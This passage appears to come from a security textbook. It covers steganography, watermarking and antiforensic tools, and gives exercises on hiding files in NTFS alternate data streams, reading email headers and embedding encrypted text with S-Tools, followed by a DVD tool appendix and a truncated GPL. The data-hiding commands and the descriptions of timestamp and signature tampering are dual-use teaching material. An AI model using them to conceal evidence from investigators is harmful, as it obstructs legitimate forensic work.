Why isn't steganography more widely used? Well, one reason is that it is a time-consuming process, and a finite amount of data can be stored in any one carrier file. The amount of data hidden is always less than the total size of the carrier. If someone needs to hide hundreds or thousands of files, the process is just too time-consuming. Another drawback to the use of steganography is that the possession or transmission of hundreds of carrier files could in many cases raise suspicion, unless the sender is a photographer or artist.

There are legitimate uses of steganography. The commercial application of steganography lies mainly in the use of digital watermarks. Digital watermarks act as a type of digital fingerprint and can verify proof of source. Individuals who own data or create original art want to protect their intellectual property. It's not hard to see how the blossoming of peer-to-peer networks has endangered intellectual property owners throughout the world. Proprietary information can be copied, recopied, and duplicated with amazing speed. In cases of intellectual property theft, digital watermarks could be used to show proof of ownership. Another possible application would be to mark music files that are prerelease. This would allow the identification of the culprits that released these onto peer-to-peer networks.

**WATERMARKING: REAL-LIFE FORENSICS**

**Investigators became concerned when new movies began showing up on the Internet before their release into DVD rental stores and retailers. Probably just as surprised was Russell William Sprague when the FBI knocked at his door. It seems Mr. Sprague had been the one spreading these new releases.**

**Mr. Sprague, along with his accomplice, was identified through the process of digital watermarking. Unbeknownst to the criminals was the fact that all the**

**movies they were copying had been digitally watermarked. The films actually were screeners supplied to the Academy of Motion Picture Arts and Sciences. As movie theft has become such a threat, the Academy has started digitally watermarking all the films that are given to each screener. This allows them to trace leaked films to the unique person who leaked or posted the film.**
**Mr. Sprague pleaded guilty to one count of copyright infringement, and his accomplice was given a $600,000 fine.**

## Antiforensics

*Antiforensics* is the process of running tools and routines that attempt to thwart the forensic process. For instance, many rootkits are now being designed to load into memory. Linux servers are a prime example of the type of system that an attacker could load a memory resident *rootkit*. What is most troubling about the concept of antiforensics is that the few tools that previously existed were Linux based, such as The Defiler's Toolkit. The Defiler's Toolkit manipulates data used by the popular Unix forensic analysis tool The Coroner's Toolkit. It takes advantage of shortcomings in The Coroner's Toolkit by hiding information in ways that the forensic software cannot search. Specifically, it uses the Linux Ext2fs file system. More antiforensic tools are now being found in the Windows world and are being developed as simple point-and-click tools.

An example of one such set of tools is Metasploit. While Metasploit was originally designed as an exploitation framework and penetration tool, it has added antiforensics to the list of exploits it is capable of. Metasploit includes the antiforensic tools Slacker, Transmogrify, and Timestomp:

- Slacker is designed to work with slack space. The slacker tool takes data and chops it up into thousands of pieces and spreads it across file slack space. The goal of the tool is to make the information look like random data or digital noise, whereas in reality it might be hiding child porn or stolen identities and credit card numbers.
- Transmogrify was designed to defeat file signatures. It doesn't simply change the extension; it actually modifies the hex values found in the file header.
- Timestomp can change file date stamps or access times so that a forensic investigator cannot accurately establish a timeline of events.

To be fair to both sides, those who develop these tools state that their goal is not to break the law but to force forensic experts and those who develop forensic software to rise to the challenge and develop new and better forensic techniques to adapt to the challenges of the digital world.

## Summary

One of the great things about IT security is that it is such a diverse field. There are many areas in which someone can specialize. Forensics is one such realm. For those interested in this growing niche of security, the tools and techniques discussed in this chapter should provide a basic understanding of the field and a baseline of tools and techniques that can be added to the security professional's security lab. What's important to remember here is that mastering the tools of forensics is only half the job. Forensics deals heavily in process and procedure. This requires good documentation and the ability to control evidence and information that is being examined. Although a background in law enforcement is not required to become a forensic expert, it does help. After all, those individuals have a good understanding of concepts such as chain of custody. (For those of us who lack this type of background, this is a concept that needs to be fully understood.)

What can be said about forensics is that it is an area that is going to continue to grow. An ever-increasing number of companies are using computers, the Internet, and online databases to store massive amounts of information. This means that without a massive increase in security, cyber-hacks, attacks, and the use of computers in criminal endeavors will increase in number and scope. In turn, the demand for individuals who can work with these software tools and technology will increase.

## Key Terms

- **Cybercrime** — Hacking, breaking into, or tampering with computers.
- **Digital watermark** — A type of digital fingerprint that can verify proof of source; used with photography and imaging.
- **File streaming** — An advanced type of file-hiding that is possible if the drive is formatted with NTFS.
- **ISP (Internet service provider)** — Provides dialup or Internet services that may include connectivity, domain hosting, and email.
- **MAC address (Media Access Control address)** — Used in conjunction with network interface cards. Each NIC has a unique MAC address that is six bytes long. The first three bytes identify the vendor.

- **NTFS (New Technology File System)** — NTFS was developed by Microsoft as the standard file system of NT and is used by its descendents. It features advanced drive formatting and security features, and it serves as a replacement for FAT.
- **RFC (Request for Comments)** — RFCs define the behavior and characteristics of the protocols used within the TCP/IP protocol suite.
- **Risk** — Someone or something that creates or suggests a hazard.
- **Rootkits** — A set of tools typically used in conjunction with a hacked or compromised computer. It allows for the hiding of files or processes.
- **Steganography** — The art of secret writing or of hiding one message within another.
- **Unallocated space** — Sectors, clusters, or blocks on a drive that have not been allocated and are not currently being used by the file system.

## Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. The author selected the tools and utilities used in these exercises because they are easily obtainable. Our goal is to provide you with *real* hands-on experience.

### Detecting Hidden Files

This exercise tests your skills at detecting hidden files. It is divided into two parts. In the first part, you practice a common file-hiding technique by using the **attrib** command. In the second part, you practice an advance file-hiding technique by streaming a file. You need NTFS to complete the second part of this exercise. You also need a copy of SFind, available for download from `http://www.ndparking.com/antiserver.it`.

#### *Basic File-Hiding*

Find a file that you would like to hide. You can write a small text file or you can hide an executable. For this exercise, we will call the file to be hidden `blackbook.txt`. Use Notepad to create a text file called `blackbook.txt`. Save the file in the root directory `c:\`.

Open a command prompt and go to the `c:\` directory. Perform a directory listing to verify that your file `blackbook.txt` is actually there. If the files stream by too quickly for you to see the contents of the directory, issue the **dir /p** command. Next issue the following command:

```
attrib +h blackbook.txt
```

Perform another directory listing. Is anything different? Can you still see `blackbook.txt`? It should still be visible. Now return to the Windows environment. Open the `c:\` folder. Can you see `blackbook.txt`? If your Windows computer has its default setting, the file will not be visible. If it is not visible, open a browse window and choose `Tools` ➪ `Folder Options` ➪ `View` ➪ `Show` Hidden Files, and verify that Show Hidden Files is selected. This should enable you to see all files previously hidden with the **attrib +h** attribute.

### *Advanced File-Hiding*

For this exercise, you need the file you created, `blackbook.txt`. It is probably a good idea to remove the **attrib +h** attribute. You also need a file to hide `blackbook.txt` behind; `paint.exe` is used for demonstration. Make a copy of `paint.exe` and save it in the `c:\` directory. Make sure to note the file sizes, dates, and total free disk space. Now execute the following command from the command prompt:

```
Type blackbook.txt > paint.exe:blackbook.txt
```

You have now streamed `blackbook.txt` behind `paint.exe`. Observe the file size of `paint.exe`. Did it change? Observe the total free disk space. Did it change? Now erase the copy of `blackbook.txt` that is residing in the `c:/` directory:

```
Erase blackbook.txt
```

At this point, all the computer criminal must do to retrieve the streamed file is to type the following:


```
Start c:\paint.exe:blackbook.txt
```

The streamed file is now displayed. What is important to remember is that without knowing the name of the streamed file or having a tool to expose the stream, the data would remain hidden in the disk, out of reach of the forensic analyst. To find any and all alternate data streamed files on your computer, execute **sfind** from the command prompt. You should see the filename `blackbook.txt` displayed.

## Reading Email Headers

This exercise's goal is to help you develop the skill of reading and understanding email headers. The objective is to view the email header, discover the IP address of the sender, and identify the sender of the message. This exercise demonstrates the procedure with Microsoft Outlook, but other mail clients can be used (because most can be configured to display the full headers of any message that you receive).

1. Have someone send you an email message. If you would like for them to be creative, have them spoof the Reply To name and email address.
2. Open Outlook or your email client program and retrieve the email message. From within Outlook, double-click on the message. Now choose View ➪ Options to bring up a window, as shown in Figure 11-10.



Message Options

Message settings

Importance: Normal

Sensitivity: Normal

Security

□ Encrypt message contents and attachments

□ Add digital signature to outgoing message

□ Request S/MIME receipt for this message

Tracking options

□ Request a delivery receipt for this message

□ Request a read receipt for this message

Delivery options

Have replies sent to:

□ Expires after: None 12:00 AM

Internet headers:

```
        by fotki.com with SMTP id 1385VG6NBS
        for <mikeg@thesolutionfirm.com>; Tue, 13 Jun 2006 23:46:10 -0800
From: "MBNA CORPORATION 2006" <reference-id_29691434@mbna.com>
To: "Mikeg" <mikeg@thesolutionfirm.com>
X-Originating-Server: [108.34.170.118] (HELO column.euromb.com)
Subject: MBNA Europe Online - Details Confirmation
User-Agent: Internet Mail Service (5.5.2650.21)
```

**Figure 11-10** Internet mail headers.

One useful option is to copy and paste the email header into a text file, thereby allowing for easier viewing. Shown here is an example of an email header:

```
Return-Path: <zabsh@skin-one.com>
Delivered-To: 264-mikeg@thesolutionfirm.com
Received: (qmail 19838 invoked from network); 19 Jul 2007 14:50:08 -0500
Received: from cpe-67-10-144-245.houston.res.rr.com (67.10.144.245)
  by vhost33.ev1servers.net with SMTP; 19 Jul 2007 14:50:08 -0500
Received: from xqzhs.vba ([80.141.218.49]) by cpe-67-10-
144-245.houston.res.rr.com with Microsoft
SMTPSVC(5.0.2195.6713); Thu, 19 Jul 2007 14:49:34 -0500
Message-ID: <001901c7ca3d$ee9eaa60$31da8d50@xqzhs.vba>
From: "dgreetings.com" <zabsh@skin-one.com>
To: <mikeg@thesolutionfirm.com>
Subject: You've received an ecard from a Worshipper!
Date: Thu, 19 Jul 2007 14:49:34 -0500
MIME-Version: 1.0
```

The IP address listed at the bottom of the entry (80.141.218.49) denotes the IP address of the sender.

The IP address captured above can now be entered into SamSpade, WHOIS, dig, or another DNS tool to verify the network of the sender. Because WHOIS is not a native tool for Windows, surf to `www.arin.net` and enter the IP address discovered into the WHOIS box. What's returned will include the registrant's information, the corresponding DNS entry for that IP address, and a traceroute. These items confirm that the email did not originate from the United States but from Amsterdam. Other online sources that can be used to track down and determine the source of emails include `IANA.net` and the regional registries.

## Use S-Tools to Embed and Encrypt a Message

This exercise tests your skills at using a steganographic tool to hide and encrypt a hidden message. The software program used for this exercise is S-Tools. It is available for download from `http://www.hitsquad.com/smm/programs/S-Tools_for_Windows/`.

1. Download and install S-Tools. Save it to the directory of your choice. After the download has finished, open the zip file and complete the installation.
2. Open the `S-Tools` folder and double-click the S-Tools application.
3. Open Microsoft Explorer or browse My Computer to locate the graphic file you want to use to embed a hidden message. Make sure that you choose a BMP or a graphic of sufficient size to act as a container for your hidden text. You cannot hide a 5MB file in a 22KB bitmap!






**Figure 11-11** S-Tools.



Hello, this is my new secret message I am going to save inside a bmp.

**Figure 11-12** Hidden text.

4. Now drag the graphic file you have chosen into the S-Tools window (see Figure 11-11).
5. You are now ready to embed the graphic with the text you want to hide. The lower-right corner of the screen will indicate the maximum amount of information that can be hidden within the graphic. You can either create a text file or browse to the location of one that has already been prepared, as shown in Figure 11-12.
6. Drag the file into the S-Tools program and release it over the graphic (see Figure 11-13). You will be able to select the encryption option of your choice, including IDEA, DES, Triple DES, and MDC. You must also choose a passphrase. For the exercise, choose something that is easy to remember so that you can recover your hidden data.



S-Tools - tnt-8-track-player.bmp

tnt-8-track-player.bmp

Hiding 13,218 bytes

Passphrase:


Verify passphrase:

Encryption algorithm: IDEA

Ready

can hold up to 60,952 bytes

**Figure 11-13** Encryption options.



S-Tools - hidden data

hidden data

tnt-8-track-player.bmp

Ready

can hold up to 60,952 bytes

**Figure 11-14** Hidden image.

7. After a brief pause, you will see the image with the hidden data appear, as shown in Figure 11-14. Look closely and see whether can tell the difference.
8. Right-click the hidden file to save. If you want to reveal the hidden text, right-click the hidden image file and choose Reveal. Notice that if you right-click the original, it also offers the Reveal option, but fails if you enter the passphrase. This handy feature prevents unwanted guests from determining which image files do or do not have hidden text.
9. Finally, right-click the hidden image file and choose Save. Compare the hidden image file to the original and notice that only the time stamp has changed; the size remains the same. You have now completed the exercise.

APPENDIX

# A

# About the DVD

This appendix provides you with information on the contents of the DVD that accompanies this book. For the latest and greatest information, please refer to the ReadMe file located at the root of the DVD. Here is what you will find:

- System Requirements
- Using the DVD with Windows and Linux
- What's on the DVD
- Troubleshooting

## System Requirements

Make sure that your computer meets the minimum system requirements listed in this section. If your computer doesn't match up to most of these requirements, you may have a problem using the contents of the DVD.

- A PC running Windows 98 or later
- An Internet connection
- An R/W DVD-ROM drive
- 256 MB memory minimum; 512 MB or more recommended

## Using the DVD

To access the content from the DVD, follow these steps.

1. Insert the DVD into your computer's DVD-ROM drive. The license agreement appears.

   Note to Windows users: The interface won't launch if you have AutoRun disabled. In that case, click Start ➪ Run (for Windows Vista, Start ➪ All Programs ➪ Accessories ➪ Run). In the dialog box that appears, type **D:\Start.exe**. (Replace D with the proper letter if your DVD drive uses a different letter. If you don't know the letter, see how your DVD drive is listed under My Computer.) Click OK.

2. Read through the license agreement, and then click the Accept button if you want to use the DVD.

   The DVD interface appears. The interface allows you to install the programs and run the demos with just a click (or two) of a button.

## What's on the DVD

The following applications are on the DVD:

- **BackTrack** — BackTrack from remote-exploit.org is a top-rated, self-booting Linux distribution of tools focused on security testing. For more information, check out `www.remote-exploit.org`.

Here are the instructions:

- There is a variety of Windows programs that will convert an ISO into a bootable CD-ROM, including Nero Ultra Edition, ISO Recorder Power Toy, and Roxio Easy Media Creator Suite. To use BackTrack as a bootable CD, you will need to complete the following:

1. If you have only one CD/DVD-ROM drive, you will need to copy BackTrack from the DVD onto your hard drive before burning to a blank CD. Otherwise, you can burn the image directly from the second CD-ROM drive.

   - NOTE: While OSs such as Windows XP have the built-in ability to burn CDs, they will not convert an ISO image to a bootable CD. To accomplish this, you will need to download and install ISO Recorder Power Toy (`http://isorecorder.alexfeinman.com/v1.htm`), which will activate the capability in Windows XP.

2. Regardless of which tool you are using, open the application and select Burn Image to CD-ROM. When prompted for the image, select `bt2final.iso`. If you are asked to Burn Disc at Once or Track at Once, choose Burn Disc at Once.

3. When you have completed burning the CD, restart your computer while leaving the BackTrack CD in the CD-ROM drive. You may have to change the boot order in the BIOS by hitting F2 or the DEL key during bootup.

4. Once you have your computer set to the proper boot order, continue to allow the computer to start up.

5. Start BackTrack and get familiar with the interface. You will notice that there are many tools and applications.

- **Core Impact** — Core Impact by Core Security is designed to help organizations perform automated security assessments. Core Impact can replicate real-world attacks against network servers and workstations, end-user systems, and web applications. A Windows demo of the product is included to help you understand how Core Impact helps to find and fix security issues before data incidents occur. To learn more, visit `www.coresecurity.com`.

- **FTK** — Forensic Toolkit by AccessData is a leading computer forensic solution that is used by law enforcement, government agencies, and corporations around the world for the acquisition and analysis of digital evidence. A Windows trial version is included for your use. You can learn more by visiting `www.accessdata.com`.

- **Nmap** — Network Mapper (Nmap) is considered the premier port-mapping tool. Available in both Windows and Linux versions, Nmap provides many types of scan options, from the basic to advanced stealth scans. You can learn more by visiting `www.insecure.org`. A Windows and Linux version is included for your use.

- **Snort** — This is the leading open source IDS product available. Snort can help you build an effective IDS that can alert the organization when attacked or probed. To learn more, check out `http://snort.org`. Snort is a registered trademark of Sourcefire, Inc.

- **Wireshark** — The best way to learn more about the protocols and network communications is to examine the packets. Wireshark is the predecessor of Ethereal and is considered the premier packet sniffer (protocol analyzer). You can learn more by going to `www.wireshark.org`.

*Shareware programs* are fully functional, trial versions of copyrighted programs. If you like particular programs, register with their authors for a nominal fee and receive licenses, enhanced versions, and technical support.

*Freeware programs* are copyrighted games, applications, and utilities that are free for personal use. Unlike shareware, these programs do not require a fee or provide technical support.

*GNU software* is governed by its own license, which is included inside the folder of the GNU product. See the GNU license for more details.

*Trial, demo, or evaluation versions* are usually limited either by time or functionality (such as being unable to save projects). Some trial versions are very sensitive to system date changes. If you alter your computer's date, the programs will ''time out'' and will no longer be functional.

## Troubleshooting

If you have difficulty installing or using any of the materials on the companion DVD, try the following solutions:

- **Turn off any antivirus software that you may have running**. Installers sometimes mimic virus activity and can make your computer incorrectly believe that it is being infected by a virus. (Be sure to turn the antivirus software back on later.) As some tools included can be used by both security professionals and by hackers, these programs may be flagged by antivirus software.
- **Close all running programs**. The more programs you're running, the less memory is available to other programs. Installers also typically update files and programs; if you keep other programs running, installation may not work properly.
- **Reference the ReadMe**. Please refer to the ReadMe file located at the root of the DVD-ROM for the latest product information at the time of publication.
- **FTK requires a dongle for unrestricted use.** As the copy included is a demo, it will function without a dongle, but only in a limited fashion.

## Customer Care

If you have trouble with the DVD-ROM, please call the Wiley Product Technical Support phone number at (800) 762-2974. Outside the United States, call 1-317-572-3994. You can also contact Wiley Product Technical Support at `http://support.wiley.com`. John Wiley & Sons will provide technical support only for installation and other general quality-control items. For technical support on the applications themselves, consult the program's vendor or author.

To place additional orders or to request information about other Wiley products, please call (877) 762-2974.

# Index

## GNU General Public License

Version 2, June 1991
Copyright © 1989, 1991 Free Software Foundation, Inc.
59 Temple Place - Suite 330, Boston, MA 02111-1307, USA

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

### Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change free software — to make sure the software is free for all its users. This General Public License applies to most of the Free Software Foundation's software and to any other program whose authors commit to using it. (Some other Free Software Foundation software is covered by the GNU Library General Public License instead.) You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

### Terms and Conditions for Copying, Distribution and Modification

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The ‘‘Program'', below, refers to any such program or work, and a ‘‘work based on the Program'' means either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term ‘‘modification''.) Each licensee is addressed as ‘‘you''.

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

(a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any change.

(b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.

(c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

(a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

(b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

(c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

